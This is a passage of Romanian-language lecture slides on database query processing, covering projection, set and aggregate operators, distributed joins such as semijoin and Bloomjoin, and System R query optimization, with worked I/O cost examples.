- Cost: La pasul 0, se citește tabele inițială (dim. M), și este salvat temporar același număr de înregistrări de dimensiune mai mică. La pasul de interclasare rezultă mai puține înregistrări. Folosind *Evaluations*, cele 1000 pagini se reduc la 250 la pasul 0 dacă câmpurile rămase reprezintă 25 % din dimensiunea unei înregistrări

Proiecție bazată pe sortare - exemplu

- Proiecția tabelei *Evaluations*
- Proiecția bazată pe sortare
 - Pas 1:
 - Scanează *Evaluations* cu 1000 I/Os
 - Dacă o înregistrare din E' e 10 octeți, se vor salva în tabela temporară E' 250 pagini
 - Pas 2:
 - Având 20 pagini în *buffer*, se sortează E' în doi pași la costul de $2*2*250$ I/O
 - Pas 3:
 - 250 I/O cost la scanarea de găsirea a duplicitelor
 - Cost total: 2500 I/O

Proiecție bazată pe sortare - exemplu

■ Varianta îmbunătățită a proiecției tablei *Evaluations*

■ Pas 1:

- Scanare *Evaluations* cu 1000 I/O
- Salvează E' cu 250 I/O
- Având 20 pagini în *buffer*, 250 pagini sunt salvate ca 7 subșiruri sortate, fiecare având 40 pagini
 - Se folosește varianta optimizată a sortării externe,

■ Pas 2:

- Se citesc subșirurile sortate (250 I/O) și se interclasează

■ Cost total: 1500 I/O

Proiecție bazată pe funcție de dispersie

- *Faza de partitionare*: Se citește tabela R folosind o singură pagină de input. Pentru fiecare înregistrare se elimină câmpurile nedorite și se aplică o funcție de dispersie $h1$ pentru a stoca înregistrarea într-unul dintre cele $B-1$ pagini rămase.
 - Rezultatul e format din $B-1$ partiții. Evident 2 înregistrări din 2 partiții diferite sunt distințe.
- *Faza de eliminare a dupliilor*: Pentru fiecare partiție se aplică o funcție de dispersie $h2$, ($\neq h1$) pe toate câmpurile rămase, cu eliminarea dupliilor.
 - Dacă partiția nu încape în memorie se va aplica algoritmul de proiecție , recursiv.

Proiecție bazată pe funcție de dispersie - Cost

- Partiționare

- Citire $E = N \text{ I/O}$
 - Salvare $E' = T \text{ I/O}$

- Eliminarea duplicatelor

- Citirea partițiilor = $T \text{ I/Os}$


- Cost total = $N + 2T \text{ I/Os}$

- Exemplu *Evaluations* = $1000 + 2*250 = 1500 \text{ I/Os}$

Discuție asupra proiecției

- Abordarea bazată pe sortare este standard; se aplică mai bine tabelelor cu dimensiune variabilă iar rezultatul este sortat.
- Dacă un index al relației conține toate câmpurile necesare în cheia de căutare, atunci tabela se poate scana folosind doar indexul(*index-only* scan)
 - Proiecția se aplică intrărilor indexului (dim. redusă!)
- Mai eficient este dacă un index al tabelei conține toate câmpurile necesare ca *prefix* al cheii de căutare:
 - Returnează intrările în ordine, renunțându-se la câmpurile nedorite și comparând înregistrările adiacente pentru determinare duplicitărilor la o singură trecere.

Optimizarea Interrogărilor



Operatori specifici mulțimilor

- Intersecția și produsul cartezian sunt cazuri particulare de join.
- Reuniunea (*Union*) și diferența (*Except*) sunt similare
- Abordarea reuniunii bazată pe sortare:
 - Se sortează ambele tabele (folosind toate câmpurile).
 - Tabelele sortate sunt interclasate.
 - *Alternativă*: Se interclasează subșirurile sortate ale *ambelor* tabele obținute la primul pas al sortării.
- Abordarea reuniunii bazată pe funcție de dispersie:
 - Partiționarea tabelelor folosind funcția de dispersie h .
 - Pentru fiecare partiție a uneia dintre tabele, se folosește o a doua funcție de dispersie ($h2$), utilizată la determinarea duplicărilor în partițiile corespunzătoare din R.

Operatori de agregare (SUM, AVG, MIN etc.)

■ Fără grupare:

- În general, necesită scanarea completă a tabelei.
- Având un index cu cheia de căutare ce include toate câmpurile din SELECT sau WHERE, se poate scana doar indexul.

■ Cu grupare:

- Sortarea atributelor din *group-by*, apoi scanarea tabelei și agregarea rezultatelor pentru fiecare grup. (Abordarea poate fi îmbunătățită prin combinarea sortării cu agregarea)
- Abordare similară bazată pe dispersie câmpurilor din *group-by*
- Având un index ce include toate câmpurile din SELECT, WHERE și GROUP BY, se poate realiza doar o scanare a sa; dacă atributele din *group-by* formează prefixul cheii de căutare a indexului, rezultatul va conține înregistrările în ordonate după valorile acestor attribute.

Impactul Buffer-ului

- Dacă anumite operații se execută concurent, estimarea numărului de pagini disponibile în *buffer* este dificil de făcut.
- Abordările de evaluare a operatorilor ce presupun acces repetat la câmpurile unei tabele pot interacționa cu politica *buffer*-ului de înlocuire a paginilor.
 - de exemplu, tabela internă este scanată în mod repetat la *Simple Nested Loop Join*. Dacă sunt suficiente pagini în *buffer* pentru a stoca tabela internă, politica *buffer*-ului nu afectează performanța. În caz contrar însă, MRU (*Most Recently Used*) este cea mai potrivită politică, LRU (*Least Recently Used*) fiind mai ineficientă (*sequential flooding*).

Executarea interogărilor distribuite

Interogări distribuite

```
SELECT AVG(E.age)
FROM Employees E
WHERE E.salary > 3000
    AND E.salary < 7000
```

Fragmentare orizontală:

Înregistrările cu $salary < 5000$ la Shanghai și $salary \geq 5000$ la Tokyo.

- Se calculează $\text{SUM}(age)$, $\text{COUNT}(age)$ pe ambele servere
- Dacă WHERE conține doar $E.salary > 6000$, interogarea se poate executa pe un singur server.

Interogări distribuite

```
SELECT AVG(E.age)
FROM Employees E
WHERE E.salary > 3000
    AND E.salary < 7000
```

Fragmentare verticală:

title și *salary* la Shanghai, *ename* și *age* la Tokyo, *id* fiind prezent pe ambele servere.


- Trebuie reconstruită tabela prin intermediul unui *join* pe *id*, iar apoi se evaluatează interogarea.

Replicare:

Tabela *Employees* e copiată pe ambele servere.

- Alegerea site-ului pe care se execută interogarea se face în funcție de costurile locale și costurile de trasfer.

Join-uri distribuite



Employees

500 pagini,

80 înregistrări pe pagină

Reports

1000 pagini

100 înregistrări pe pagină

Fetch as Needed

- *Page-oriented nested loops*, *Employees* ca tabelă externă (pentru fiecare pagină din *Employees* se aduc toate paginile din *Reports* de la Paris):
 - **Cost:** $500 D + 500 * 1000 (D+S)$, unde **D** este costul de citire/salvare a paginilor; **S** costul de transfer al paginilor.
 - Dacă interogarea nu s-a lansat de la Londra, atunci trebuie adăugat costul de transfer al rezultatului către clientul care a transmis interogarea.
- Se poate utiliza și INL (*Indexed Nested Loops*) la Londra, aducând din tabela *Reports* doar înregistrările ce se potrivesc.

Ship to One Site

- Transferă tabela *Reports* la Londra
 - **Cost:** $1000 S + 4500 D$ (*Sort-Merge Join*; cost = $3*(500+1000)$)
 - Dacă dimensiunea rezultatului este mare, ambele relații ar putea fi transferate către serverul ce a inițiat interogarea iar join-ul este implementat acolo
- Transferă tabela *Employees* la Paris
 - **Cost:** $500 S + 4500 D$

Semijoin

- La Londra se execută proiecția tabelei *Employees* pe câmpul (câmpurile) folosite în join și rezultatul se transferă la Paris.
- La Paris se execută join între proiecția lui *Employees* și tabela *Reports*.
 - Rezultatul se numește **reducția** lui *Reports* relativ la *Employees* .
 - Se transferă reducția lui *Reports* la Londra
 - La Londra, se execută join între *Employees* și reducția lui *Reports*.


Bloomjoin

- La Londra se construiește un vector de biți de dimensiune k:
 - Folosind o funcție de dispersie, se împart valorile câmpului de join în partiții de la 0 la k-1.
 - Dacă funcția aplicată câmpului returnează i , se setează bitul i cu 1 (i de la 0 la k-1).
 - Se transferă vectorul de biți la Paris.

Bloomjoin (cont)

- La Paris, folosim similar funcția de dispersie. Dacă pentru un câmp se obține un i căruia în vector ii corespunde 0 , se elimină acea înregistrare din rezultat
 - Rezultatul se numește **reducție** a tabelei *Reports* în funcție de *Employees*.
- Se transferă reducția la Londra.
- La Londra se face join-ul dintre *Employees* și varianta redusă a lui *Reports*.

Optimizarea interogărilor




Executarea interogărilor

Plan de execuție
a interogărilor

Cereri
înregistrări, index

Gestionare
pagini

citire/ scriere
pagini



Structura folosită în exemple

Students (*sid: integer, sname: string, age: integer*)

Courses (*cid: integer, name: string, location: string*)

Evaluations (*sid: integer, cid: integer, day: date, grade: integer*)

■ *Students:*

- Fiecare înregistrare are o lungime de 50 bytes.
- 80 înregistrări pe pagină, 500 pagini.

■ *Courses:*


- Lungime înregistrare 50 bytes,
- 80 înregistrări pe pagină, 100 pagini.

■ *Evaluations:*

- Lungime înregistrare 40 bytes,
- 100 înregistrări pe pagină, 1000 pagini.

Planurile de execuție ale interogărilor

```
SELECT E1.date  
FROM Evaluations E1, Students S1  
WHERE E1.sid=S1.sid AND  
      E1.grade > 8
```



Planul interogării:

- arbore logic
- se specifică o decizie de implementare la fiecare nod
- planificarea operațiilor

Frunzele planului de execuție: scanări

- **Table scan:** iterează prin înregistrările tablei.
- **Index scan:** accesează înregistrările index-ului tablei
- **Sorted scan:** accesează înregistrările tablei după ce aceasta a fost sortată în prealabil.
- Cum se combină operațiile?
 - **Modelul iterator.** Fiecare operație e implementată cu 3 funcții:
 - *Open:* inițializări / pregătește structurile de date
 - *GetNext:* returnează următoarea înregistrare din rezultat
 - *Close:* finalizează operația / eliberează memoria

=> permite lucrul în pipeline!
 - **Modelul materializat (*data-driven*)**
 - Uneori modul de operare a ambelor modele e identic (exemplu: *sorted scan*).

Proces de optimizare a interogărilor

- Se transformă interogarea SQL într-un arbore logic:
 - identifică blocurile distincte (*view-uri*, sub-interogări).
- Se rescrie interogarea:
 - se aplică **transformări algebrice** pentru a obține un plan mai puțin costisitor.
 - se unesc blocuri de date și/sau se mută predicate între blocuri.
- Se optimizează fiecare bloc: **secvențele de execuție a join-urilor**.

Proces de optimizare a interogărilor

- *Plan: Arbore format din operatori algebrici relaționali*
 - Pentru fiecare operator este identificat un algoritm de execuție
 - Fiecare operator are (în general) implementată o interfață `pull'.
- Probleme:
 - Ce planuri se iau în considerare?
 - Cum se estimează costul unui plan?
- Se implementează algoritmi de identificare a planurilor cele mai puțin costisitoare:
 - Ideal: se dorește obținerea celui mai bun plan.
 - Practic: se elimină planurile cele mai costisitoare!

System R Optimizer


- Impact:
 - Cel mai utilizat algoritm;
 - Functionează bine pentru < 10 *join*-uri.
- Estimare cost: aproximări, aproximări, aproximări...
 - Statistici, actualizate în catalogul bazei de date, folosite la estimarea costului operațiilor și a dimensiunii rezultatelor.
 - Combinăție între costul CPU și costurile de citire/scriere.

System R Optimizer


- Nu se estimeaza toate planurile!
 - Sunt considerate doar planurile *left-deep join*
 - Aceste planuri permit ca rezultatul unui operator sa fie transferat în *pipeline* către următorul operator fără stocarea temporară a relației.
 - Se exclude produsul cartezian

Exemplu

```
SELECT S.sname  
FROM Evaluations E, Students S  
WHERE E.sid=S.sid AND  
E.cid=100 AND S.age>22
```




- Cost: $500+500*1000$ I/Os
- Plan inadecvat, cost f mare!
- *Scopul optimizării:* căutarea de planuri mai eficiente ce calculează același răspuns.



Plan alternativ 1

- Diferența esențială:
pozitia operatorilor de selectie.



- Costul planului
(presupunem că sunt 5 pagini în buffer):

- Scan *Evaluations* (1000) + memorează temp T1 (10 pag, dacă avem 100 cursuri și distribuție uniformă). – *total 1010 I/Os*
- Scan *Students* (500) + memorează temp T2 (250 pag, dacă avem 10 vârste). – *total 750 I/Os*
- Sortare T1 ($2 \cdot 2 \cdot 10$), sortare T2 ($2 \cdot 4 \cdot 250$), interclasare ($10 + 250$) – *total 2300 I/Os*
- Total: 4060 pagini I/Os.


Plan alternativ 1

- Diferența esențială:
poziția operatorilor de selectie.

- Costul planului
(presupunem că sunt 5 pagini în buffer):

- Dacă se foloseste BNL join:
 - cost join = $10 + 4 \cdot 250$,
 - cost total = 2770.

- Dacă `împingem' proiecțiile:
 - T1 rămâne cu sid , T2 rămâne cu sid și $sname$:
 - T1 încape în 3 pagini, costul BNL este sub 250 pagini, total < 2000 .



Plan alternativ 2

- Cu index grupat cu access direct pe *cid* din

Evaluations, avem

$$100,000/100 = 1000 \text{ tupluri în}$$
$$1000/100 = 10 \text{ pagini.}$$

- INL cu *pipelining* (rezultatul nu e materializat).


- Se elimină câmpurile inutile din output.

- Coloana *sid* e cheie pentru *Students*.

- Cel mult o "potrivire", index grupat pe *sid* e OK.

- Decizia de a nu „împinge” selecția $age > 22$ mai repede e dată de disponibilitatea indexului pe *sid* al *Students*.

Cost: Selecție pe *Evaluations* (10 I/Os); pentru fiecare obținem înregistrările din *Students* ($1000 * (1.2 + 1)$); total **2210 I/Os**.



Unitatea de optimizare: *bloc Select*

- O interogare SQL este descompusă într-o colecție de *blocuri Select* care sunt optimizate separat.
- *Blocurile Select imbricate* sunt de obicei tratate ca apeluri de subrutine (câte un apel pentru fiecare înregistrare din blocul Select extern)

```
SELECT S.sname  
FROM Students S  
WHERE S.age IN  
(SELECT MAX (S2.age)  
FROM Students S2  
GROUP BY S2.sname)
```

